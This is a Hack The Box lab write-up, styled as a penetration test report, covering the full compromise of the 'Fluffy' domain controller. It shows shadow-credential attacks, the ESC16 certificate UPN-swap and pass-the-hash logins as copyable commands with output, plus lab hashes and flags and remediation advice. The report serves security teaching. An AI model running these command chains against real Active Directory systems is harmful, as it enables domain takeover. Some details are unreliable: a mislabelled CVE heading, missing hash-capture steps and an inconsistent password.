

PENETRATION TEST REPORT

HTB: Fluffy

ENGAGEMENT DETAILS

Prepared By	cac3r
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-08-31
Report Version	v1.1
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	18
6. Post Exploitation & Loot.....	23
7. Remediation Summaries.....	24
8. Appendices.....	25

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Assumed-breach with low-privileged credentials.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	2
High Vulnerabilities	1

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.232.88	DC01	Windows 10 / Server 2019 Build 17763	Compromised ✓

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-08-30 21:00 UTC
End Date/Time	2026-08-31 12:30 UTC
Total Time (Testing)	3h 55min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
NetExec (nxc)	Multi-protocol AD actions and credential validation
CVE-2025-24071 PoC exploit.py	Crafting malicious ZIP file
BloodHound (+ collectors)	Active Directory attack-path analysis
Evil-WinRM	Remote management shell over WinRM
Certipy	ADCS enumeration and abuse
Responder	LLMNR, NBT-NS and MDNS poisoner
Smbclient	SMB client, connection, enumeration and other actions
Hashcat	World's fastest and most advanced password recovery utility

4. Attack Narrative

4.1 Host: DC01.fluffy.htb — 10.129.232.88

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.232.88 -oG  
network/nmap_ports.txt
```

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldaps
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman
9389/tcp	open	adws
49667/tcp	open	unknown
49689/tcp	open	unknown
49690/tcp	open	unknown
49696/tcp	open	unknown
49709/tcp	open	unknown
49723/tcp	open	unknown

DNS, Kerberos, LDAP, SMB, RPC, WinRM - Domain Controller, Active Directory

Targeted service/version scan on discovered ports:

```
sudo nmap -  
p53,88,139,389,445,464,593,636,3268,3269,5985,9389,49667,49689,49690,49696,4970  
9,49723 --min-rate=5000 -sCV 10.129.232.88 -oN network/nmap_service.txt
```

```

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-08-31 03:03:42)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
|_ssl-date: 2026-08-31T03:05:13+00:00; +7h00m00s from scanner time.
|_ssl-cert: Subject:
|_Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
|_Not valid before: 2026-04-30T16:09:59
|_Not valid after: 2106-04-30T16:09:59
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
|_ssl-cert: Subject:
|_Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
|_Not valid before: 2026-04-30T16:09:59
|_Not valid after: 2106-04-30T16:09:59
|_ssl-date: 2026-08-31T03:05:12+00:00; +7h00m00s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
|_ssl-cert: Subject:
|_Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
|_Not valid before: 2026-04-30T16:09:59
|_Not valid after: 2106-04-30T16:09:59
|_ssl-date: 2026-08-31T03:05:13+00:00; +7h00m00s from scanner time.
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
|_ssl-date: 2026-08-31T03:05:12+00:00; +7h00m00s from scanner time.
|_ssl-cert: Subject:
|_Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
|_Not valid before: 2026-04-30T16:09:59
|_Not valid after: 2106-04-30T16:09:59
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49689/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc        Microsoft Windows RPC
49696/tcp open  msrpc        Microsoft Windows RPC
49709/tcp open  msrpc        Microsoft Windows RPC
49723/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Kerberos current time: 2026-08-31 03:03:42

Domain: fluffy.htb

Hostname: DC01

```

Host script results:
|_ smb2-time:
|_   date: 2026-08-31T03:04:35
|_   start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
|_ smb2-security-mode:
|_   3.1.1:
|_   Message signing enabled and required

```

SMB message signing required, no SMB relay

Add IP - Domain/Hostname to /etc/hosts

```
10.129.232.88    DC01 DC01.fluffy.htb fluffy.htb
```

Validating Credentials:

SMB:

```
nxc smb DC01 -u 'j.fleischman' -p 'J0e1THEM4n1990!'
```

```
SMB 10.129.232.88 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.232.88 445 DC01 [+] fluffy.htb\j.fleischman:J0e1THEM4n1990!
```

Credentials valid via SMB

OS: Windows 10 / Server 2019 Build 17763

LDAP:

```
nxc ldap DC01 -u 'j.fleischman' -p 'J0e1THEM4n1990!'
```

```
LDAP 10.129.232.88 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
(signing:None) (channel binding:Never)
LDAP 10.129.232.88 389 DC01 [+] fluffy.htb\j.fleischman:J0e1THEM4n1990!
```

Credentials valid via LDAP

No signing, no channel binding. Potential LDAP relay

Phase 2: Enumeration

Enumerating SMB Shares:

```
nxc smb DC01 -u 'j.fleischman' -p 'J0e1THEM4n1990!' --shares
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
IT	READ WRITE	
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

Read access to:

- IPC
- IT
- Netlogon
- SYSVOL

Write access to:

- IT

Enumerating IT share:

```
smbclient -U j.fleischman //DC01/IT
```

```
smb: \> ls
.                D           0   Sun Aug 30 19:48:17 2026
..               D           0   Sun Aug 30 19:48:17 2026
Everything-1.4.1.1026.x64 D           0   Fri Apr 18 07:08:44 2025
Everything-1.4.1.1026.x64.zip A 1827464   Fri Apr 18 07:04:05 2025
KeePass-2.58      D           0   Fri Apr 18 07:08:38 2025
KeePass-2.58.zip  A 3225346   Fri Apr 18 07:03:17 2025
Upgrade_Notice.pdf A   169963   Sat May 17 06:31:07 2025
```

Get all files:

```
mget **
```

Type: y, then press Enter.

```
smb: \> mget **
Get file Everything-1.4.1.1026.x64.zip? y
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (678.8 KiloBytes/sec) (average 78.8 KiloBytes/sec)
Get file KeePass-2.58.zip? y
getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (1721.2 KiloBytes/sec) (average 1106.6 KiloBytes/sec)
Get file Upgrade_Notice.pdf? y
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (343.6 KiloBytes/sec) (average 1032.0 KiloBytes/sec)
```

Open the PDF file Upgrade_Notice.pdf:



FLUFFY

Patch Announcement: Mandatory Timeslot Booking for Critical Updates
Audience: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

The Primary Objective

The PDF list CVEs that were discovered on the target domain.

CVEs listed:

- CVE-2025-24996
- CVE-2025-24071
- CVE-2025-46785
- CVE-2025-29968
- CVE-2025-21193
- CVE-2025-3445

Second and last page:

Objective	Success Metrics
Ensure that all IT-managed systems are updated in response to recently disclosed 2025 vulnerabilities. This includes identifying affected systems, scheduling maintenance, and applying relevant patches within the authorized timeframe.	All systems updated before the deadline.
	100% completion rate of booked timeslots in the change management system.
	No post-update incidents reported in production systems.

Next Steps

- **Review** the list of affected systems in your purview.
- **Schedule** and confirm maintenance timeslots promptly.
- **Apply** the necessary patches and updates during the scheduled window.
- **Verify** system integrity and functionality post-update.

Questions?

Please reach out to the Infrastructure Department at infrastructure@fluffy.htb


Email at the bottom: infrastructure@fluffy.htb.

Phase 3: Initial Access — CVE-2025-24996

Exploiting the second CVE listed in the previous PDF file – CVE-2025-24996

An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user's NTLM hash.

Source: <https://github.com/ThemeHackers/CVE-2025-24071/>



Controlled User p.agila is a member of Service Account Managers Group

1. "Service Account Managers" Group has **GenericAll** over "Service Accounts" Group.
2. "Service Accounts" Group has **GenericWrite** over winrm_svc Account, member of RMU Group.
3. On the other branch, "Service Accounts" Group also has **GenericWrite** to ca_svc.
4. ca_svc account is a member of "Cert Publishers" Group.
5. "Cert Publishers" Group has **GenericAll** over AIA container that contains Fluffy-DC01-CA AIACA and 5. **GenericAll** over RootCA (Certificate Authority).

1. Abusing "Service Account Managers" GenericAll over "Service Accounts" Group, adding controlled account p.agila to "Service Accounts" Group:

```
net rpc group addmem "Service Accounts" "p.agila" -U
"FLUFFY.HTB"/"p.agila%"prometheusx-303" -S "10.129.232.88"
```

Verify:

```
net rpc group members "Service Accounts" -U
"FLUFFY.HTB"/"p.agila%"prometheusx-303" -S "10.129.232.88"
```

```
FLUFFY\ca_svc
FLUFFY\ldap_svc
FLUFFY\p.agila
FLUFFY\winrm_svc
```

2. and 3. Abusing "Service Accounts" Group GenericWrite over winrm_svc and ca_svc Accounts – Shadow Credentials:

```
certipy shadow auto -u p.agila@fluffy.htb -p 'prometheusx-303' -account
winrm_svc -dc-ip 10.129.232.88 -dc-host DC01 -target-ip 10.129.232.88
certipy shadow auto -u p.agila@fluffy.htb -p 'prometheusx-303' -account ca_svc
-dc-ip 10.129.232.88 -dc-host DC01 -target-ip 10.129.232.88
```

```
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

Showing winrm_svc. Both NT hashes obtained:

NT hash for **winrm_svc**:

```
33bd09dcd697600edf6b3a7af4875767
```

NT hash for **ca_svc**:

```
ca0f4f9e9eb8a092addf53bb03fc98c8
```

winrm_svc is a member of "Remote Management Users" Group.

Flag — user.txt

Pass-the-Hash to connect via WinRM:

```
evil-winrm -i DC01 -u winrm_svc -H '33bd09dcd697600edf6b3a7af4875767'
```

Context and proof

```
whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
fluffy\winrm_svc

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::d007:66a1:595e:d5df
    Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
    IPv4 Address. . . . . : 10.129.232.88
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%11
                                10.129.0.1
    80dd8eb0fa038a04e83ec0d01d09d3d6
```

Connected as winrm_svc account to the target system DC01 with IP: 10.129.232.88. Captured user.txt flag.

user.txt:

```
80dd8eb0fa038a04e83ec0d01d09d3d6
```


Phase 4: Privilege Escalation

Enumerate certificates as ca_svc account:

```
certipy-ad find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.232.88 -dc-host DC01 -target-ip 10.129.232.88 -vulnerable
```

```
Certificate Authorities
0
CA Name : fluffy-DC01-CA
DNS Name : DC01.fluffy.htb
Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3150FA7E60CE28AD4DAE41A1B61D8874
Certificate Validity Start : 2025-04-17 16:00:16+00:00
Certificate Validity End : 3024-04-17 16:12:16+00:00
Web Enrollment
HTTP
  Enabled : False
HTTPS
  Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
  Owner : FLUFFY.HTB\Administrators
  Access Rights
    ManageCa : FLUFFY.HTB\Domain Admins
               FLUFFY.HTB\Enterprise Admins
               FLUFFY.HTB\Administrators
    ManageCertificates : FLUFFY.HTB\Domain Admins
                        FLUFFY.HTB\Enterprise Admins
                        FLUFFY.HTB\Administrators
    Enroll : FLUFFY.HTB\Cert Publishers
            FLUFFY.HTB\Administrators
    Read : FLUFFY.HTB\Administrators
  Vulnerabilities
    ESC16 : Security Extension is disabled.
  Remarks
    ESC16 : Other prerequisites may be required for this to be exploitable.
    for more details.
Certificate Templates : [!] Could not find any certificate templates
```

"Cert Publishers" Group has enrollment rights.

ESC16 vulnerability is discovered.

Privileged permissions over CA (Certificate Authority) (seeing also on point 4. and 5. from previous BloodHound Analysis).

Abusing ESC16 vulnerability.

Writing administrator UPN over ca_svc: (might need to rerun)

```
certipy account -u p.agila -p prometheusx-303 -dc-ip 10.129.232.88 -user ca_svc -upn administrator update
```

```
[*] Updating user 'ca_svc':
    userPrincipalName : administrator
[*] Successfully updated 'ca_svc'
```

When requesting a certificate, the CA will think ca_svc is administrator.

Request administrator certificate:

```
certipy req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -ca FLUFFY-DC01-CA -template 'User' -upn administrator -dc-ip 10.129.232.88 -dc-host DC01
```

```
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Certificate saved as: administrator.pfx

Before using the certificate, set ca_svc UPN back to normal/default (ca_svc) to avoid name mismatch between certificate and username:

```
certipy account -u p.agila -p prometheusx-303 -dc-ip 10.129.232.88 -user ca_svc -upn ca_svc update
```

```
[*] Updating user 'ca_svc':
    userPrincipalName : ca_svc
[*] Successfully updated 'ca_svc'
```

Now pass the administrator certificate to retrieve the NTLM:

```
certipy auth -dc-ip 10.129.232.88 -pfx administrator.pfx -username administrator -domain fluffy.htb
```

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

NTLM Hash for **administrator**:

```
aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

Flag — root.txt

Pass-the-Hash (NT Hash, part after :) to connect as administrator to target system via WinRM:

```
evil-winrm -i DC01 -u administrator -H '8da83a3fa618b6e3a00e93f676c92a6e'
```

Context and proof:

```
whoami;ipconfig;type c:\users\administrator\desktop\root.txt
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;ipconfig;type c:\users\administrator\desktop\root.txt
fluffy\administrator

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::d007:66a1:595e:d5df
    Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
    IPv4 Address. . . . . : 10.129.232.88
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%11
                                10.129.0.1
569935a4461fc1f33590356e0025176e
```

Connected as administrator to the target system DC01 with IP: 10.129.232.88. Obtained root.txt flag.

root.txt:

```
569935a4461fc1f33590356e0025176e
```

5.1 [High] CVE-2025-24071: Windows File Explorer NTLM hash disclosure

Severity	High
Affected Host	10.129.232.88 (DC01)
Port / Service	SMB / Windows File Explorer

Description

Windows File Explorer NTLM hash disclosure can be exploited by constructing a ZIP file containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user's NTLM hash.

Impact

A writable IT SMB share allowed an attacker to plant a crafted ZIP archive containing a file referencing a remote SMB path. When a user extracts the archive, Windows File Explorer automatically initiates an SMB authentication request to the attacker-controlled path, disclosing the user's Net-NTLMv2 hash. The captured hash was cracked offline to recover the plaintext password.

Evidence

[illegible]

Remediation

Remediation: Microsoft has released a security patch to address this vulnerability for all supported versions. It is crucial to apply the patch as soon as possible to protect against potential exploitation.

Patch Installation:

- **Download the patch:** [Microsoft Security Update](#)
- **Windows Update:** Go to **Settings** → **Update & Security** → **Windows Update**. Check for updates and ensure the patch has been installed.

- **View Update History:** If the patch installation fails, you can view the update history or manually download the update from the [Microsoft Update Catalog](#).
- Restrict write permissions on the IT SMB share to only the users and groups that require them (least privilege); low-privileged users should not be able to write files other users will browse.
- Block outbound SMB (TCP 445) to untrusted/external hosts at the network egress to limit NTLM-relay and hash-capture exposure.

References

<https://github.com/ThemeHackers/CVE-2025-24071/>

5.2 [Critical] Excessive Active Directory ACLs enabling account takeover

Severity	Critical
Affected Host	10.129.232.88 (DC01)
Port / Service	Active Directory (Domain ACLs)

Description

The domain contained a chain of excessive control permissions that allowed a low-privileged user to progressively take over privileged service accounts:

1. "Service Account Managers" Group has **GenericAll** over "Service Accounts" Group.
2. "Service Accounts" Group has **GenericWrite** over winrm_svc Account, member of RMU Group.
3. "Service Accounts" Group also has **GenericWrite** to ca_svc.
4. ca_svc account is a member of "Cert Publishers" Group.
5. "Cert Publishers" Group has **GenericAll** over AIA container that contains Fluffy-DC01-CA AIACA and 5. **GenericAll** over RootCA (Certificate Authority).


Impact

An attacker with a valid low-privilege domain credential can use automated collectors to retrieve information from the domain to then analyze potential paths and guidance to pivot via domain ACL permissions.

Permissions abuse chain:

- (1.) - "Service Account Managers" **GenericAll** over "Service Accounts" Group, adding controlled account p.agila to "Service Accounts" Group
- (2. and 3.) - "Service Accounts" Group **GenericWrite** over winrm_svc and ca_svc Accounts - **Shadow Credentials**.
- (4.) - ca_svc account, member of "Cert Publishers" -> (5.) See next finding: 5.3.

Evidence



```
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm svc'
[*] NT hash for 'winrm svc': 33bd09dcd697600edf6b3a7af4875767
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
fluffy\winrm_svc

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::d007:66a1:595e:d5df
    Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
    IPv4 Address. . . . . : 10.129.232.88
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%11
                                10.129.0.1
80dd8eb0fa038a04e83ec0d01d09d3d6
```

Remediation

Review each control permission and remove those not strictly required. Specifically, remove **GenericAll** from "Service Account Managers" over "Service Accounts", and **GenericWrite** from "Service Accounts" over ca_svc and winrm_svc, unless a documented operational need exists.

Where delegation is genuinely required, scope it narrowly (specific attributes on specific objects) rather than granting full control. Audit AD ACLs regularly with tooling such as BloodHound to surface unintended control paths before an attacker does. (Note: read access to the directory cannot and should not be removed — it is required for normal operation — so remediation must focus on removing the excessive *write/control* permissions, not on preventing enumeration.)

5.3 [Critical] ADCS: CA-wide SID extension omission - (ESC16)

Severity	Critical
Affected Host	10.129.232.88 (DC01)
Port / Service	ADCS (Certificate Authority: Fluffy-DC01-CA)

Description

The Certificate Authority is configured to omit the SID security extension from all issued certificates. `ca_svc` (which, via Cert Publishers, holds `GenericAll` over the RootCA and the AIA container) can abuse this permission to escalate to administrator.

Impact

An attacker can set the `userPrincipalName` of `ca_svc` to `administrator`, requested a User certificate, and the certificate mapped to the Domain Administrator by UPN alone during authentication. The UPN was then reverted to avoid detection, and the certificate was used to recover the Administrator NT hash.

Evidence

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

Remediation

Re-enable the SID security extension requirement on the CA by removing `szOID_NTDS_CA_SECURITY_EXT` from the CA's `DisableExtensionList`, then restart the CA service. This restores strong certificate mapping (recommended primary fix).

Remove `GenericAll` held by Cert Publishers over the RootCA and AIA container; Cert Publishers should not have control over CA configuration objects.

Restrict membership of Cert Publishers and audit which accounts can modify CA configuration.

References

<https://www.hackingarticles.in/adcs-escl6-security-extension-disabled-on-ca-globally/>

<https://xbz0n.sh/blog/adcs-complete-attack-reference>

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username / Source	Password / Hash	Privilege
10.129.232.88	j.fleischman (Given)	J0elTHEM4n1990!	Low
10.129.232.88	p.agila	prometheusx-303	Low
10.129.232.88	winrm_svc	33bd09dcd697600edf6b3a7af4875767	RMU
10.129.232.88	ca_svc	ca0f4f9e9eb8a092addf53bb03fc98c8	High
10.129.232.88	administrator	aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e	SYSTEM DA

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.232.88	user.txt	80dd8eb0fa038a04e83ec0d01d09d3d6	C:\Users\winrm_svc\Desktop\
10.129.232.88	root.txt	569935a4461fc1f33590356e0025176e	C:\Users\Administrator\Desktop\

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.3 [Critical] ADCS: CA-wide SID extension omission - (ESC16)	Critical	Low	1
5.2 [Critical] Excessive Active Directory ACLs enabling account takeover	Critical	Medium	2
5.1 [High] CVE-2025-24071: Windows File Explorer NTLM hash disclosure	High	Low	3

8. Appendices

Appendix A — Proof of Compromise

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
fluffy\winrm_svc

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::d007:66a1:595e:d5df
    Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
    IPv4 Address. . . . . : 10.129.232.88
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%11
                                10.129.0.1
80dd8eb0fa038a04e83ec0d01d09d3d6
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;ipconfig;type c:\users\administrator\desktop\root.txt
fluffy\administrator

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::d007:66a1:595e:d5df
    Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
    IPv4 Address. . . . . : 10.129.232.88
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:f8df%11
                                10.129.0.1
569935a4461fc1f33590356e0025176e
```

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

RCE Remote Code Execution — running arbitrary commands on a remote system.

PtH Pass the Hash — authenticating with NT Hash.

RMU Remote Management User — user with Remote Management privileges.

CA Certificate Authority — responsible for attesting to the identity of users, computers, and organizations in ADCS

ACL Access Control List — permissions that decide who can access what inside Active Directory